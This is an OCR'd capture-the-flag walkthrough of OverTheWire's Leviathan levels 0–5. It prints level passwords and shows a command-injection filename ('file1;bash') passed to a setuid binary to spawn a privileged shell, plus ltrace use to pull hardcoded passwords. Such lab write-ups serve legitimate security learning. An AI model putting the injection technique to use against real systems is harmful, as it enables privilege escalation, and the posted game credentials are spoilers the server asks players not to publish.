
Leviathan

Level 0

Step 1: Opening the Challenge in Browser

- **Tool Used:** Web Browser
- **Action Taken:**
  Opened the URL:https://overthewire.org/wargames/leviathan/
- **Explanation:**
  This step was necessary to access the OverTheWire Leviathan Wargame homepage. It provides:
  - Basic instructions
  - Port number (2223)
  - Default username for Level 0 (`leviathan0`)
  - Starting hints for solving Level 0.



SSH Information
Host: leviathan.labs.overthewire.org
Port: 2223

Leviathan

Dare you face the lord of the oceans?

Leviathan is a wargame that has been rescued from the demise of **intruded.net**, previously hosted on leviathan.intruded.net. **Big thanks to adc, morla and reth** for their help in resurrecting this game!

What follows below is the original description of leviathan, copied from intruded.net:

```
Summary:
Difficulty:     1/10
Levels:         8
Platform:   Linux/x86

Author:
Anders Tonfeldt

Special Thanks:
We would like to thank AstroMonk for coming up with a replacement idea for the last level,
deadfood for finding a leveljump and Coi for finding a non-planned vulnerability.

Description:
This wargame doesn't require any knowledge about programming - just a bit of common
sense and some knowledge about basic *nix commands. We had no idea that it'd be this
hard to make an interesting wargame that wouldn't require programming abilities from
the players. Hopefully we made an interesting challenge for the new ones.
```

Leviathan's levels are called **leviathan0, leviathan1, ... etc.** and can be accessed on **leviathan.labs.overthewire.org** through SSH on port 2223.

To login to the first level use:

```
Username: leviathan0
Password: leviathan0
```

Data for the levels can be found in **the homedirectories**. You can look at **/etc/leviathan_pass** for the various level passwords.

Step 2: Establishing SSH Connection to the Server


- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed:**= ssh -p 2223 leviathan0@leviathan.labs.overthewire.org

Explanation:
Using the `ssh` command, a secure shell connection was established to the remote server:


- `-p 2223` specifies the custom SSH port.
- `leviathan0` is the username for Level 0.
- `leviathan.labs.overthewire.org` is the target host.

Purpose:

- To log into the machine as `leviathan0` and interact with its file system for challenge-solving.



```
┌──(kali㉿kali)-[~]
└─$ ssh -p 2223 leviathan0@leviathan.labs.overthewire.org

                  This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

leviathan0@leviathan.labs.overthewire.org's password:

  www.          ver            he             ire.org

Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.

--[ Playing the games ]--
```



```
--[ Playing the games ]--

  This machine might hold several wargames.
  If you are playing "somegame", then:

    * USERNAMES are somegame0, somegame1, ...
    * Most LEVELS are stored in /somegame/.
    * PASSWORDS for each level are stored in /etc/somegame_pass/.

  Write-access to homedirectories is disabled. It is advised to create a
  working directory with a hard-to-guess name in /tmp/.  You can use the
  command "mktemp -d" in order to generate a random and hard to guess
  directory in /tmp/.  Read-access to both /tmp/ is disabled and to /proc
  restricted so that users cannot snoop on eachother. Files and directories
  with easily guessable or short names will be periodically deleted! The /tmp
  directory is regularly wiped.
  Please play nice:

    * don't leave orphan processes running
    * don't leave exploit-files laying around
    * don't annoy other players
    * don't post passwords or spoilers
    * again, DONT POST SPOILERS!
      This includes writeups of your solution on your blog or website!

--[ Tips ]--

  This machine has a 64bit processor and many security-features enabled
  by default, although ASLR has been switched off.  The following
  compiler flags might be interesting:

    -m32                    compile for 32bit
```

Step 3: Listing Files and Discovering Hidden Content


- **Tool Used:** Kali Linux Terminal
- **Commands Executed:**

= ls -la
= cd .backup
= ls

- **Explanation:**
  - ls -la lists **all** files, including hidden files (starting with a dot .).
  - A hidden directory named .backup was identified.
  - Using cd .backup, we moved into the .backup folder.
  - Another ls inside .backup showed that it contained a file named bookmarks.html.

Purpose:


- Hidden directories/files often contain important clues or passwords in CTF-style games.



```
leviathan0@gibson:~$ ls -la
total 24
drwxr-xr-x  3 root       root       4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root       4096 Apr 10 14:24 ..
drwxr-x---  2 leviathan1 leviathan0 4096 Apr 10 14:23 .backup
-rw-r--r--  1 root       root        220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root       3771 Mar 31  2024 .bashrc
-rw-r--r--  1 root       root        807 Mar 31  2024 .profile
leviathan0@gibson:~$ cd .backup
leviathan0@gibson:~/.backup$ ls
bookmarks.html
```

Step 4: Searching for Password in HTML File

- **Tool Used:** Kali Linux Terminal (`grep` command)
- **Command Executed:**
    - = grep password bookmarks.html



```
leviathan0@gibson:~/.backup$ grep password bookmarks.html
<DT><A HREF="http://leviathan.labs.overthewire.org/passwordus.html | This will be fixed later, the password for leviathan1 is 3QJ3TgzHDq" ADD_DATE="1155384634" LAST_CHAR
SET="ISO-8859-1" ID="rdf:#$2wIU71">password to leviathan1</A>
leviathan0@gibson:~/.backup$ 
```


Step 1: Accessing Level 1 Instructions in Browser

- **Tool Used:** Web Browser
- **Action Taken:**

  Opened the URL:= https://overthewire.org/wargames/leviathan/leviathan1.html

  Explanation:
  This page provides:

- Hints and specific guidance for solving **Leviathan Level 1**.
- Information about any binaries, files, or vulnerabilities that should be investigated.
- **Purpose:**
- To gather level-specific knowledge before starting hands-on work.



SSH Information
Host: leviathan.labs.overthewire.org
Port: 2223


Leviathan Level 0 → Level 1

There is no information for this level, intentionally.

Step 2: SSH Login into Level 1 Server

- **Tool Used:** Kali Linux Terminal (SSH Client)


- **Command Executed=** ssh -p 2223 leviathan1@leviathan.labs.overthewire.org
- **Explanation:**
  Using the password obtained from Level 0, connected to the server as leviathan1 over SSH.
- **Purpose:**
- To access the environment where Level 1's tasks needed to be performed.



```
┌──(kali㉿kali)-[~]
└─$ ssh -p 2223 leviathan1@leviathan.labs.overthewire.org

                This is an OverTheWire game server.
       More information on http://www.overthewire.org/wargames

leviathan1@leviathan.labs.overthewire.org's password:

  www.       ver         he          ire.org

Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.

--[ Playing the games ]--
```

Step 3: Listing Files to Discover Challenge Binaries

- **Tool Used:** Kali Linux Terminal
- **Command Executed:** ls -la
- **Explanation:**
  - Listed all files (including hidden files) in the home directory.
  - Discovered a suspicious binary file named `check`, which would be the main focus of Level 1.



```
leviathan1@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan2 leviathan1 15084 Apr 10 14:23 check
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
```


Step 4: Tracing Binary Behavior Using `ltrace`

- **Tool Used:** Kali Linux Terminal (`ltrace`)
- **Command Executed:** ltrace ./check

  Explanation:

- ltrace is a dynamic analysis tool that shows library calls made by a binary during execution.

- When running ./check with ltrace, it showed the use of the strcmp() function comparing input against a hardcoded password.
- **Purpose:**
- To reveal the correct input/password without guessing.




```
leviathan1@gibson:~$ ltrace ./check
__libc_start_main(0×80490ed, 1, 0×ffffd494, 0 <unfinished ...>
printf("password: ")                                                    = 10
getchar(0, 0, 0×786573, 0×646f67password: hello
)                                                   = 104
getchar(0, 104, 0×786573, 0×646f67)                                     = 101
getchar(0, 0×6568, 0×786573, 0×646f67)                                  = 108
strcmp("hel", "sex")                                                    = -1
puts("Wrong password, Good Bye ..."Wrong password, Good Bye ...
)                                                 = 29
+++ exited (status 0) +++
```

Step 5: Executing the Binary with Revealed Password

- **Tool Used:** Kali Linux Terminal
- **Command Executed:** ./check

  Explanation:

- Ran the binary and provided the correct password (discovered via ltrace).
- This allowed successful execution of the binary, likely spawning a new shell or revealing information.



```
leviathan1@gibson:~$ ./check
password: sex
```

Step 6: Navigating to Retrieve the Next Level's Password

- **Tool Used:** Kali Linux Terminal
- **Commands Executed:**

= ls

= cd check


= ls

= cat /etc/leviathan_pass/leviathan2

Explanation:

- ls showed available directories and files.
- Navigated into the check directory if needed.
- Found the password for leviathan2 inside the system file /etc/leviathan_pass/leviathan2.

- Used cat to display and note down the password.



```
$ ls
check
$ cd check
/bin/sh: 2: cd: can't cd to check
$ ls
check
$ cat /etc/leviathan_pass/leviathan2
NsN1HwFoyN
$ 
```

Level 1 → Level 2

Step 1: Accessing Level 2 Instructions in Browser


- **Tool Used:** Web Browser
- **Action Taken:**
  Opened the URL: https://overthewire.org/wargames/leviathan/leviathan2.html

Explanation:
This page contains:

- Specific hints for Level 2.
- Information about vulnerable binaries or misconfigurations that need to be exploited.

Purpose:

- To understand the objective of Level 2 before starting hands-on tasks.



SSH Information
Host: leviathan.labs.overthewire.org
Port: 2223

Leviathan Level 1 → Level 2

There is no information for this level, intentionally.


Step 2: SSH Login into Level 2 Server

- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed:** ssh -p 2223 leviathan2@leviathan.labs.overthewire.org

Explanation:
Connected to the server as user `leviathan2` using the password obtained from Level 1.

Purpose:

- To gain access to the Level 2 environment.




```
┌──(kali㉿kali)-[~]
└─$ ssh -p 2223 leviathan2@leviathan.labs.overthewire.org

                  This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

leviathan2@leviathan.labs.overthewire.org's password:

  www.          ver          he              ire.org

Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.

--[ Playing the games ]--
```

Step 3: Exploring Files and Checking Current Directory

- **Tool Used:** Kali Linux Terminal
- **Commands Executed** = ls -la
- = pwd
- **Explanation:**
  - `ls -la` lists all files, including hidden ones.
  - `pwd` (print working directory) confirms the current location in the file system.

Purpose:

- To find any interesting files and understand the file structure before exploitation.



```
leviathan2@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan3 leviathan2 15072 Apr 10 14:23 printfile
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan2@gibson:~$ pwd
/home/leviathan2
```

Step 4: Exploiting Command Injection Vulnerability

- **Tool Used:** Kali Linux Terminal
- **Commands Executed:**


= mktemp -d
= cd /tmp/tmp.sihlSllndC
= touch ‘file1;bash’
=ls
=cd
=ls

= ./printfile /tmp/tmp.sihlSllndC/file1\;bash
= ls

- **Explanation:**
  - mktemp -d creates a temporary directory for working safely.
  - touch 'file1;bash' creates a **malicious filename** — because semicolon ; in Linux separates two commands.
  - When the vulnerable binary printfile reads the file name, it **executes bash** due to the command injection flaw.
  - Running ./printfile with the crafted filename **opened a new shell** with elevated permissions.

Purpose:


- To break out into a privileged shell without needing to guess passwords



```
leviathan2@gibson:~$ mktemp -d
/tmp/tmp.sihlSllndC
leviathan2@gibson:~$ cd /tmp/tmp.sihlSllndC
leviathan2@gibson:/tmp/tmp.sihlSllndC$ touch 'file1;bash'
leviathan2@gibson:/tmp/tmp.sihlSllndC$ ls
file1;bash
leviathan2@gibson:/tmp/tmp.sihlSllndC$ cd
leviathan2@gibson:~$ ls
printfile
leviathan2@gibson:~$ ./printfile /tmp/tmp.sihlSllndC/file1\;bash
/bin/cat: /tmp/tmp.sihlSllndC/file1: Permission denied
leviathan3@gibson:~$ ls
printfile
```

Step 5: Retrieving the Password for Level 3

- **Tool Used:** Kali Linux Terminal
- **Commands Executed** = cat /etc/leviathan_pass/leviathan3
- =exit
- =exit
- **Explanation:**
  - `cat` displayed the password for `leviathan3`.
  - Two `exit` commands closed the current shell and SSH session safely.




```
leviathan3@gibson:~$ cat /etc/leviathan_pass/leviathan3
f0n8h2iWLP
leviathan3@gibson:~$ exit
exit
leviathan2@gibson:~$ exit
logout
Connection to leviathan.labs.overthewire.org closed.
```

Step 1: SSH Login into Level 3

- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed:** ssh -p 2223 leviathan3@leviathan.labs.overthewire.org
- **Explanation:**
  - Logged into the server as `leviathan3` using the password retrieved from Level 2.

Purpose:

- To access the environment for solving Level 3




```
┌──(kali㉿kali)-[~]
└─$ ssh -p 2223 leviathan3@leviathan.labs.overthewire.org

                     This is an OverTheWire game server.
           More information on http://www.overthewire.org/wargames

leviathan3@leviathan.labs.overthewire.org's password:

Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.
```

Step 2: Listing Files and Exploring Directory

- **Tool Used:** Kali Linux Terminal
- **Command Executed: ls -la**
- **Explanation:**
  - Listed all files (including hidden files) to discover what binaries or important files are available.
  - Found an executable file named `level3`.

Purpose:

- To identify target files/binaries for exploitation.



```
leviathan3@gibson:~$ ls -la
total 40
drwxr-xr-x  2 root        root         4096 Apr 10 14:23 .
drwxr-xr-x 83 root        root         4096 Apr 10 14:24 ..
-rw-r--r--  1 root        root          220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root        root         3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan4 leviathan3 18100 Apr 10 14:23 level3
-rw-r--r--  1 root        root          807 Mar 31  2024 .profile
leviathan3@gibson:~$ ▯
```


Step 3: Executing the Level3 Binary

- **Tool Used:** Kali Linux Terminal

- **Command Executed: ./level3**
- **Explanation:**
  - Ran the `level3` executable which asked for a **password input**.
  - Without knowing the password, the binary exited.

Observation:

- Manual guessing was not effective — another method was needed to find the correct password.



```
leviathan3@gibson:~$ ./level3
Enter the password> sunrise
bzzzzzzzzap. WRONG
```

Step 4: Analyzing the Binary with ltrace


- **Tool Used:** Kali Linux Terminal (ltrace)
- **Command Executed: ltrace ./level3**

Explanation:

  - `ltrace` traced the library calls and function calls made by the binary.
  - It revealed that `strcmp()` function was comparing the user input with a **hardcoded password string** inside the binary.
  - This exposed the correct password directly during the tracing process.

Purpose:

- To avoid brute-forcing and directly obtain the hardcoded password.



```
leviathan3@gibson:~$ ltrace ./level3
__libc_start_main(0×80490ed, 1, 0×ffffd494, 0 <unfinished ...>
strcmp("h0no33", "kakaka")                                            = -1
printf("Enter the password> ")                                        = 20
fgets(Enter the password> sunrise
"sunrise\n", 256, 0×f7fae5c0)                                 = 0×ffffd26c
strcmp("sunrise\n", "snlprintf\n")                                     = 1
puts("bzzzzzzzzap. WRONG"bzzzzzzzzap. WRONG
)                                                    = 19
+++ exited (status 0) +++
leviathan3@gibson:~$ 
```

Step 5: Re-executing Binary and Exiting


- **Tool Used:** Kali Linux Terminal
- **Commands Executed: ./level3**

: exit

Explanation:

- After finding the correct password using ltrace, re-ran the level3 program.

- Entered the correct password to gain access.
- After confirming success, exited the session safely.



```
leviathan3@gibson:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$ cat /etc/leaviathan_pass/leviathan4
cat: /etc/leaviathan_pass/leviathan4: No such file or directory
$ cat /etc/leviathan_pass/leviathan4
WG1egElCvO
$ exit
leviathan3@gibson:~$ exit
logout
Connection to leviathan.labs.overthewire.org closed.
```

Step 1: SSH Login into Level 4


- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed: ssh -p 2223 leviathan4@leviathan.labs.overthewire.org**

Explanation:

  - Used the password retrieved from Level 3 to log into the user account `leviathan4`.
  - Connected through port `2223` as specified.

Purpose:

- To access the environment and files of Level 4.



```
┌──(kali㉿kali)-[~]
└─$ ssh -p 2223 leviathan4@leviathan.labs.overthewire.org

                This is an OverTheWire game server.
          More information on http://www.overthewire.org/wargames

leviathan4@leviathan.labs.overthewire.org's password:

  www.         ver        he          ire.org

Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.

--[ Playing the games ]--
```

Step 2: Listing Files and Finding Hidden Content

- **Tool Used:** Kali Linux Terminal
- **Command Executed: ls -la**


Explanation:

  - Displayed all files in the home directory, including hidden ones.

    - Found a hidden directory named `.trash`, which suggested it might contain important clues.

Purpose:

- To locate directories or files that might help solve the level.



```
leviathan4@gibson:~$ ls -la
total 24
drwxr-xr-x  3 root root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root root        3771 Mar 31  2024 .bashrc
-rw-r--r--  1 root root         807 Mar 31  2024 .profile
dr-xr-x---  2 root leviathan4 4096 Apr 10 14:23 .trash
leviathan4@gibson:~$
```

Step 3: Navigating into .trash and Exploring

- **Tool Used:** Kali Linux Terminal
- **Commands Executed: cd .trash**

  : ls -la


  : ./bin

Explanation:

    - Changed directory into .trash.
    - Listed the files there and found an executable binary file named bin.
    - Executed the bin program, which produced a series of **binary numbers** (e.g., 01101000 01101001).

Observation:

- The output was binary-encoded text that needed to be translated into readable ASCII characters.



```
leviathan4@gibson:~$ cd .trash
leviathan4@gibson:~/.trash$ ls -la
total 24
dr-xr-x--- 2 root       leviathan4  4096 Apr 10 14:23 .
drwxr-xr-x 3 root       root        4096 Apr 10 14:23 ..
-r-sr-x--- 1 leviathan5 leviathan4 14940 Apr 10 14:23 bin
leviathan4@gibson:~/.trash$ ./bin
00110000 01100100 01111001 01111000 01010100 00110111 01000110 00110100 01010001 01000100 00001010
leviathan4@gibson:~/.trash$
```


Step 4: Converting Binary to ASCII

- **Tool Used:** Online Binary-to-ASCII Converter
- **Action Taken:**

- Copied the binary output.
- Used the online tool: https://www.rapidtables.com/convert/number/binary-to-ascii.html
- Pasted the binary numbers into the converter to get the decoded plaintext.

Purpose:

- To reveal the hidden password for Level 5 from the binary data.



Binary to Text Translator

Enter binary numbers with any prefix/postfix/delimiter and press the *Convert* button.
(E.g: 01000101 01111000 01100001 01101101 01110000 01101100 01100101):

From: Binary

To: Text

Paste binary code numbers or drop file:

```
00110000 01100100 01111001 01111000 01010100 00110111 01000110
00110100 01010001 01000100 00001010
```

Character encoding (optional): ASCII/UTF-8

```
0dyxT7F4QD
```

Level 4 → Level 5

Step 1: SSH Login into Level 5


- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed: ssh -p 2223 leviathan5@leviathan.labs.overthewire.org**

Explanation:

- Used the password obtained from Level 4 to log into the `leviathan5` account.
- Connected over the custom SSH port `2223` as specified.

Purpose:

- To access the Level 5 environment for completing the next challenge.



```
┌──(kali㉿kali)-[~]
└─$ ssh -p 2223 leviathan5@leviathan.labs.overthewire.org

                This is an OverTheWire game server.
        More information on http://www.overthewire.org/wargames

leviathan5@leviathan.labs.overthewire.org's password:

  www.        ver          he            ire.org

Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.

--[ Playing the games ]--
```

Step 2: Listing Files and Checking Available Programs


- **Tool Used:** Kali Linux Terminal
- **Command Executed: ls -la**

Explanation:

- Displayed all files in the home directory, including hidden files.
- Found an executable file named `leviathan5`, which was the focus of this level.

Purpose:

- To identify the binary or script that needed to be exploited.



```
leviathan5@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
